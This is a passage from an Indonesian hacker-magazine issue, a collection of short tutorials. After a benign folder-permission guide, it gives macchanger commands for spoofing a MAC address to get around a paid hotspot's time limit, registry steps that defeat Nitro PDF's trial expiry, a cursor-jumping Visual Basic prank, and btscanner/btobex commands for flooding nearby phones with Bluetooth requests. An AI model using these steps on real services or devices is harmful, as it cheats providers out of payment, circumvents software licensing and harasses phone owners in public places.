Setelah muncul kotak dialog seperti di atas, kita klik tombol 'OK'. Kita akan kembali ke window 'XCode_Magazing Properties'.

Lalu kita pilih user tadi (dengan cara meng-klik satu kali). Lalu perhatikan properties di bawahnya. Ubah 'permissions' sesuai keinginan kita. Untuk mudahnya, agar user tadi tidak bisa mengakses, kita beri tanda check pada baris 'Full Control' kolom 'Deny'. Lalu klik 'OK'.



Untuk menambahkan user lain yang ingin kita batasi aksesnya terhadap folder, dapat dilakukan cara yang sama seperti di atas.

Kemudian akan muncul kotak dialog seperti berikut.



Kita pilih 'Yes'. Dan proses konfigurasi telah selesai. Selanjutnya kita akan menguji konfigurasi kita. Minta user tadi untuk login ke komputer dan mencoba mengakses folder yang telah kita proteksi. Dan berikut adalah hasilnya.



User tersebut tidak dapat mengakses folder yang telah kita proteksi. Untuk melakukan konfigurasi pada folder yang lainnya, dapat dilakukan cara yang sama seperti di atas. Pesan penulis, **harap berhati-hati**.

Penutup :

Sekian dulu trik-trik untuk melakukan proteksi folder, penulis berharap semoga tulisan ini bisa bermanfaat bagi rekan yang sering melakukan proteksi file, tapi perlu di ingat semua trik yang saya sampaikan di sini sangat mudah di bobol oleh orang yang telah mengerti. Tulisan ini saya buat hanya untuk pemula bukan bagi yang sudah paham betul tentang security file. Dan akhir kata saya mengucapkan terima kasih kepada Yogyafree yang telah mau menampilkan tulisan ini sehingga bisa di manfaatkan oleh orang lain.

Ucapan terima kasih :

- Kepada Family_Code & mas Adi (selaku founder Yogyafree)
- Kepada kedua orang tua yang telah memberikan pendidikan.
- Kepada Rekan² di Yogyafree Padang terutama kepada Blank_Xys dan yang lain yang tidak bisa saya sebutkan satu persatu, semoga kehidupan IT di Indonesia semakin berkembang.
- Kepada Rekan² di SK-1 06 yang telah membantu saya dalam pengambilan absen, dan saya berjanji akan membantu rekan semua dalam masalah IT, semoga kita semua tetap jaya dalam keluarga besar SK
- Kepada Yuni Roza yang sering memberikan saran dan nasehat kepada saya supaya tidak melakukan perusakan, thanks ya dek..
- Kepada Semuanya, thanks sebesar²nya ya,

::: Mengganti MAC Address Network Card dengan Macchanger :::

Penulis : ^Rumput-kering^, the_rumput_kering@yahoo.com

Aplikasi macchanger berguna untuk mengganti MAC Address network card kita. Aplikasi ini bisa dijalankan di Sistem Operasi GNU/Linux ataupun sedangkan untuk windows

bisa menggunakan SMAC (<http://www.klconsulting.net/smac/>). Macchanger bisa di download di <ftp://ftp.gnu.org/gnu/macchanger/macchanger-1.5.0.tar.gz>.

Aplikasi ini bisa digunakan untuk mengakali pembatasan waktu akses pada hot spot gratisan seperti yang ada pada sebuah mall di jogja. Penyedia hot spot hanya memberikan waktu 2 jam kepada user untuk dapat mengakses internet lalu setelah itu koneksi akan diputus dan tidak bisa tersambung lagi karena MAC address milik user telah difilter. Jika ingin memakai koneksi lebih lama maka user diwajibkan untuk membayar kepada penyedia hot spot tersebut. Cara mengakalinya adalah dengan mengganti MAC address milik user/kita.

Mari kita coba untuk mempraktekkannya menggunakan console di mesin linux :)

How to:

1. Lihat MAC address yang dimiliki wireless card kita dengan mengetik `macchanger -s eth1`

```
dark green
File Edit View Terminal Tabs Help
adi@dj0gj4:~$ macchanger -s eth1
Current MAC: 60:ed:cc:f1:08:de (unknown)
adi@dj0gj4:~$
```

2. Untuk melihat daftar MAC address berdasarkan vendornya ketik "macchanger -l".

3. Misalkan kita ingin mengganti MAC address milik kita seperti yang dimiliki wireless card kepunyaan Intel Pro 2100 maka kita ketik `sudo macchanger -m 00:0c:f1:xx:xx:xx eth1`. xx:xx:xx <<< bisa diganti sesuai keinginan anda atau bisa juga dibiarkan seperti itu.

```
dark green
File Edit View Terminal Tabs Help
adi@dj0gj4:~$ sudo macchanger -m 00:0c:f1:xx:xx:xx eth1
Current MAC: 60:ed:cc:f1:08:de (unknown)
Faked MAC: 00:0c:f1:00:00:00 [wireless] (Intel Pro 2100)
adi@dj0gj4:~$
```

4. Coba kita cek lagi MAC address milik kita dengan mengetik `macchanger -s eth1`. Sudah berubah kan?

```
dark green
File Edit View Terminal Tabs Help
adi@dj0gj4:~$ macchanger -s eth1
Current MAC: 00:0c:f1:00:00:00 [wireless] (Intel Pro 2100)
adi@dj0gj4:~$
```

5. Selain itu, kita juga bisa mengganti MAC address kita secara random dengan mengetik `sudo macchanger -r eth1`.

```
dark green
File Edit View Terminal Tabs Help
adi@dj0gj4:~$ sudo macchanger -r eth1
Current MAC: 00:0c:f1:00:00:00 [wireless] (Intel Pro 2100)
Faked MAC: 5e:1d:cd:22:fa:e5 (unknown)
adi@dj0gj4:~$
```

6. Masih bingung? ketik `man macchanger` atau `macchanger -help`.

Perubahan yang terjadi pada MAC address milik kita hanya bersifat sementara sampai komputer direstart atau dimatikan. Jadi tidak usah kuatir wireless card kita akan rusak atau tidak bisa kembali seperti semula :). Untuk mendapatkan informasi lebih lengkap tentang aplikasi macchanger, silahkan melihat demo video yang sudah saya buat dan atau baca referensi di bawah ini.

Demo Video:

1. http://www.metacafe.com/watch/1456804/changing_mac_address_using_macchanger/

Referensi:

1. <http://www.google.co.id/intl/jw/>

2. <http://www.alobbs.com/macchanger/>

3. man macchanger

Greetz to:

^family_code^, poni, edi_ant, 0x99, hartono, angga, pegel.linux, kang abdi, kang onno, ikan_nila, fl3xu5, mbak nita, y3dips, all crews and members yogyafree, you :)

contact me:

the_rumput_kering[at]yahoo.com

^rumput_kering^ @ #xcode @ irc.dal.net

<http://www.yogyafree.net>

Mengakali masa pakai Nitro PDF vers 5.3.3 dengan memodifikasi registry

Penulis : poni , ferdianelli@yahoo.com



“Waktu kadang menjadi sebuah masalah bagi kita untuk menggunakan software yang sifatnya trial (Trialwarel)”

Umumnya trialware dibatasi dengan masa pakai antara 15 – 30 hari. Ketidakpuasan karena pendeknya waktu serta fitur yang dikunci merupakan alasan umum mengapa pemakai (user) memilih mencari crack ataupun membeli versi bajakan secara ilegal. Internet adalah surga bagi pemakai software bajakan karena disana semua orang dapat mencari *serial number* ataupun *patch* secara mudah bahkan gratis. Menghindari masalah hukum tentang ilegal atau tidaknya praktik warez, ada baiknya anda mencoba mengakali sendiri proteksi trialware sebelum memutuskan penggunaan cara ilegal.


Disini penulis tidak sedang mempengaruhi anda untuk menjadi seorang pembajak ataupun software cracker. Penulis hanya ingin mengajak pembaca untuk memberdayakan sesuatu yang

sebenarnya bisa gratis dan setiap hari ada di depan mata. Anda bisa mengakali software tanpa perlu menggunakan tool debugger, koneksi internet maupun mengeluarkan uang untuk membelinya.

Bagaimana bisa?? ... Bisa jika kita mau belajar lebih jauh mengenai sistem Registry. Windows mengatur serta menyimpan hampir semua setting sistem operasi, software, hardware, asosiasi file dan lain sebagainya menjadi kumpulan database informasi. Disinilah kita akan banyak menemukan jalan untuk mengakali trialware pada Registry Windows dan menggunakan secara berkelanjutan tanpa merombak isi tubuh program tersebut.

Sebagai contohnya, penulis akan memberikan salah satu contoh trialware dibawah ini.

Informasi Software



Nitro PDF Professional 5.3 adalah software serba guna untuk file dalam format PDF.


“Dengan menggunakan Nitro PDF Professional Anda akan menemukan hampir semua tool yang diperlukan dalam pengolahan suatu file pdf. Pada dasarnya terdapat 6 buah kategori utama. “Create & Combine” yang di dalamnya terdapat berbagai tool untuk menciptakan pdf dari berbagai ekstension file lain, dan juga langsung dari scanner, integritas dengan Microsoft Office (di dalam Microsoft office akan ditambahkan tambahan tombol untuk langsung membuat menjadi file pdf). Di dalam kategori “Comment & Review”, Anda akan menemukan cara untuk memasukkan sticky notes, stamps, menggambar bentuk, hingga attach file. Kategori “Export & Convert”, sesuai namanya memiliki fungsi untuk konversi file pdf ke dalam berbagai format. “Insert & Edit” yang memungkinkan Anda untuk melakukan edit dan menambahkan sesuatu ke dalam file pdf yang sudah jadi, termasuk mengubah urutan halamannya. Dengan fasilitas “Secure & Sign” Anda dapat menambahkan password, digital signature dan juga hak akses terhadap file pdf. Yang terakhir, Anda juga dapat membuat forms, termasuk dengan menggunakan Javascript.”

Info: www.nitropdf.com

Harga: US\$ 99.00

Logika dan Pembatasan untuk user non-registered

Anda hanya diberikan waktu 14 hari untuk menikmati software ini. Dalam 14 hari penggunaan, fitur yang terdapat didalamnya dapat digunakan secara penuh tanpa pembatasan fungsi. Tetapi setelah 14 hari,




Software ini akan menambahkan gambar logo Nitro pdf ke setiap halaman pdf yang telah dibuat olehnya dan hanya mengijinkan dua halaman ketika mengkonversi file dalam bentuk dokumen Word. Anda telah kehilangan fungsi penuh dari software ini. (menyebalkan...)

Bagaimana Nitro PDF membatasi pemakaian untuk 14 hari?


- Ketika Nitro PDF dijalankan, program akan mengecek apakah ada **Binary data** di registry dengan nama **AppData**. Jika ada maka program akan mengkalkulasikan tanggal dan waktu saat penggunaan diukurangi (-) tanggal dan waktu Nitro PDF di-install. Jika tidak ada **AppData**, maka program akan membuatnya saat itu juga.
 - Ketika anda menghapus **AppData**, program tetap akan kembali membuatnya lagi. Dan anda perlu melakukannya berulang-ulang.

Saya ingin mencoba lebih lama lagi

Penulis mencoba melihat apa yang telah dilakukan oleh software ini untuk memproteksi dirinya. Penulis melakukan + R + **regedit** dan masuk ke **HKEY_LOCAL_MACHINE\SOFTWARE\ARTS PDF** . perhatikan gambar dibawah.




Informasi tentang tanggal dan waktu dimana software ini di-install tersimpan pada binary data **AppData**. inilah biang kunci masa pakai Nitro PDF. kemudian coba hapus binary data AppData dengan mengarahkan mouse ke AppData lalu klik kanan dan pilih "**Delete**". Buka lagi Nitro PDF dan fungsi kembali ke awal yaitu "pemakaian untuk 14 hari dengan fungsi tidak dibatasi"




Tetapi setelah 14 hari kemudian, lagi lagi anda perlu menghapus si AppData. Ini akan menjadi aktivitas yang membosankan. OK?? Apa anda ada cara lain??... Ada.. Penulis menyebutnya trik seri kedua untuk mengakali software ini.


Hapus si **AppData** sekali lagi (kali ini saya menjanjikan anda penghapusan AppData yang terakhir, tidak ada lagi penghapusan AppData selanjutnya). Lalu pada **HKEY_LOCAL_MACHINE\SOFTWARE\ARTS PDF\Nitro PDF Professional** klik kanan dan pilih "permission".




Perhatikan langkah-langkah di bawah ini



1. Klik Advanced



2. Klik Edit



3. Ceklis sesuai dgn gambar

Pada setting standar, permissions untuk **semua kategori** adalah **Allow** dengan **Apply Only = "This key and subkeys"**. Penulis kemudian mengubah beberapa kategori menjadi **Deny**. Ini akan membuat proses untuk **menulis** dan **menciptakan subkey** baru pada setting registry Nitro PDF **ditolak** oleh Windows. Artinya Nitro

PDF tidak akan bisa lagi membuat **AppData** pada registry dan program tidak bisa mengkalkulasikan berapa hari software ini telah dipakai. Akibatnya program akan terus menganggap bahwa Nitro PDF masih belum habis masa pakai untuk 14 hari.

Silahkan menjalankan kembali Nitro PDF. Meskipun anda akan merasa terganggu dengan Nag Screen, tetapi software ini akan tetap memberikan fungsi penuh seperti versi yang telah diregistrasi . (poni_ferdianelli@yahoo.com)

--end of registry hacking--


Referensi

[1] [Nitro PDF vers. 5.3.3](#) didapatkan dari DVD majalah komputer CHIP edisi reguler 07/2008

Pemrograman HACK V


Subject : Mouse Loncat

Penulis : poni, ferdianelli@yahoo.com



Dengan Visual Basic, anda bisa membuat gerakan kursor mouse menjadi tidak menentu. Jika anda malas membaca, silahkan langsung coba source code yang telah disertakan sewaktu anda mendownload majalah ini. ☺.

Perhatikan gambar dibawah ini.



Form ini hanya terdiri dari dua buah **command button** dengan sebuah **timer**.

“Command1” [Untuk membuat gerakan tidak menentu pada kursor mouse]

```
Private Sub Command1_Click()
Timer1.Enabled = True
End Sub
```

Penjelasan : Ketika tombol command 1 diklik, maka program akan memanggil fungsi timer1

Command2 [Untuk Menghentikan gerakan gila pada kursor mouse]

```
Private Sub Command2_Click()
Timer1.Enabled = False
End Sub
```

Penjelasan : Ketika tombol command2 diklik, maka program akan mematikan fungsi timer1

Timer1 [Fungsi timer untuk kursor mouse]

```
Private Sub Timer1_Timer()
X = 1 + 2 + 3 + 4 + 5 + 6 - 2
Y = 1 + 2 * 800 + 200 - 400 + 130 + 700
SetCursorPos X, Y
End Sub
```

Penjelasan : interval timer di set 1000 dan enabled = false, jika timer diaktifkan, maka timer akan memanggil fungsi SetCursorPos. X = gerakan atas dan bawah mouse, Y = gerakan kiri dan kanan mouse.

Buatlah sebuah **Module** untuk memainkan fungsi kursor mouse dan masukkan baris kode berikut :

```
Public Declare Function SetCursorPos Lib "user32" (ByVal X As Long, ByVal Y As Long) As Long
```

Erm... mungkinkah kemudian akan muncul banyak varian virus lokal yang dapat memainkan kursor mouse ?? :) kita lihat saja nanti. Poni, ferdianelli@yahoo.com

--end of mouse hacking--

Membanjiri Pesan Ke Telepon Seluler Melalui Bluetooth

Penulis : poni, ferdianelli@yahoo.com



“Matikan fasilitas bluetooth pada ponsel anda jika tidak diperlukan”

Akhirnya, Back | Track 3 Final dirilis. Penulis mendapatkannya dari seorang rekan Yogyafree di Pontianak. Memang ada beberapa tambahan tool pada edisi Linux yang ampuh untuk aktivitas

hacking dan sekuriti ini. Penulis kemudian bereksperimen dengan beberapa aplikasi Bluetooth *under console* yang akhirnya dapat anda baca dibawah ini.

1. Bluetooth ada dimana-mana

Di tempat umum seperti mall, cafe, dll, Penulis telah menemukan banyak sekali pengguna ponsel yang tidak mematikan **bluetooth** meskipun pada saat itu tidak digunakan. Banyak sekali teknik penyerangan ke ponsel dengan memanfaatkan Bluetooth. Seseorang dengan sebuah notebook + Bluetooth + Linux bisa melakukan banyak hal dengan motivasi iseng maupun jahat. Bluetooth pada ponsel anda sering “ON”? dan anda malas untuk mematikannya? Mungkin anda akan berubah pikiran setelah mengikuti tutorial ini.

2. Melacak keberadaan Bluetooth

Baiklah, berikut adalah alat yang digunakan oleh penulis untuk bereksperimen :

1. Sudah pasti sebuah komputer
2. USB Bluetooth Dongle (Penulis menamainya dengan “**Bluewar**”)
3. Ponsel yang memiliki fasilitas Bluetooth
4. Back | track 3 Final



Jalankan Back | track 3 pada komputer anda dan aktifkan bluetooth (Tutorial mengaktifkan bluetooth pada linux bisa anda baca pada X-code edisi ke 9). OK perangkat bluetooth anda telah “UP” dan anda sudah bisa melacak keberadaan perangkat bluetooth lain yang “ON” di sekitar anda.

Pada console ketikkan perintah dibawah ini :

Btscanner

kemudian jalankan perintah

i (ket : inquiry scan)

Kemudian sebagai kelinci, penulis menggunakan ponsel **Nokia 7610** dengan bluetooth yang telah diaktifkan. Perangkat bluetooth pada Nokia 7610 terdeteksi dengan baik. Perhatikan gambar dibawah, **00:16:4E:A8:DD:F1** adalah bluetooth pada ponsel Nokia 7610 sedangkan **11:11:11:11:11:11** adalah Bluetooth Dongle USB (Bluewar) yang terpasang pada komputer penulis.

```

RSSI: +0  LQ: 000  TXPWR: Cur +0
Address: 00:16:4E:A0:DD:F1
Found by: 11:11:11:11:11
OUI owner:
First seen: 2008/08/01 19:19:51
Last seen: 2008/08/01 19:20:12
Name: 340
Vulnerable to:
Clk off: 0x1c59
Class: 0x50020c
Services: Phone/Smart phone
Object Transfer, Telephony

HCI Version
-----
LMP Version: 1.1 (0x1) LMP Subversion: 0x382
Manufacturer: Cambridge Silicon Radio (10)

HCI Features
-----
Features: 0xbf 0xee 0x0f 0x00
<3-slot packets> <5-slot packets> <encryption> <slot offset>
<timing accuracy> <role switch> <sniff mode> <RSSI> <channel quality>
<SCO link> <HV3 packets> <u-law log> <A-law log> <CVSD>
<paging scheme> <power control> <transparent SCO>

select, Q=quit
starting inquiry scan
Found device 00:16:4E:A0:DD:F1
Found device 00:16:4E:A0:DD:F1

```

3.Hajar tuh ponsel pake Bluetooth

Komputer telah mendeteksi ponsel, sekarang penulis mencoba untuk melakukan koneksi dan mengirimkan paket ke ponsel dengan **Btobex (Bluetooth Object Push)**.

Buka sebuah console baru dan jalankan perintah dibawah ini untuk mendapatkan informasi ponsel :

Btobex -i 11:11:11:11:11:11 devinfo 00:16:4E:A8:DD:F1

```

bt ~ # btobex
Bluetooth Object Push utility ver 0.1
Usage:
btobex [options] <command>

Options:
-i [hciX|bdaddr] Local HCI device or BD Address
-h, --help Display help

Commands:
push    <bdaddr> [file]      Push object to Inbox
pull    <bdaddr> [channel]    Pull object from Inbox
devinfo <bdaddr> [channel]  Get device information
pbinfo  <bdaddr> [channel]  Get phonebook information
calinfo <bdaddr> [channel]  Get calendar information
getpb   <bdaddr> [channel]  Get entire phonebook
getcal  <bdaddr> [channel]  Get entire calendar
getcap  <bdaddr> [channel]  Get capability object
getcard <bdaddr> [channel]  Get default vCard

bt ~ # btobex -i 11:11:11:11:11:11 devinfo 00:16:4E:A0:DD:F1
Can't establish OBEX connection: Operation now in progress
bt ~ #

```

Ternyata Nokia 7610 memberikan respon di layar LCD ponsel dengan pesan "Recieve message via Bluetooth from paired devices Bluewar?"

Bagaimana jika kita mengirimkan perintah tersebut secara berulang-ulang ke ponsel? ternyata ponsel akan terus merespon ulang meskipun kita pilih "Yes" atau "No".

Bagaimana jika Bluetooth pada ponsel 7610 di set "Hidden" ? Linux tetap mendeteksi sinyal Bluetooth, jadi pencegahan seperti ini percuma. Bagaimana jika anda adalah pemilik ponsel dan mengalami serangan Flood yang menyebalkan seperti ini? Restart ponsel tidak akan menghentikan serangan ini. Anda tidak akan bisa berbuat apa apa kecuali menjauh dari jarak jangkauan Bluetooth (jangkauan Bluetooth adalah antara 10 -100 m tergantung hardware).

Serangan flood ke ponsel dengan media Bluetooth seperti ini masih dikategorikan tidak membahayakan. Penyerang tidak hanya bisa menggunakan sebuah laptop untuk meng-hack ponsel, tetapi ponsel juga bisa di-hack dengan ponsel ataupun dengan PDA. Saat ini banyak sekali aplikasi hacking yang dapat berjalan diatas ponsel berbasis Symbian, Windows Mobile dll. Jadi menurut penulis, anda adalah orang yang bijak dengan bluetooth "OFF" di tempat umum. (poni_ferdianelli@yahoo.com)

--end of bluewar--

Resep Gado-Gado Special

Solusi untuk mengatasi masalah Hacking-Cracking pada X Code 9

Penulis : deLaFoRta , <http://ristek.dikti.net/>



artikel.

Peace bro..

Zziiip... Ok dech, Langsung mulai aj boz !

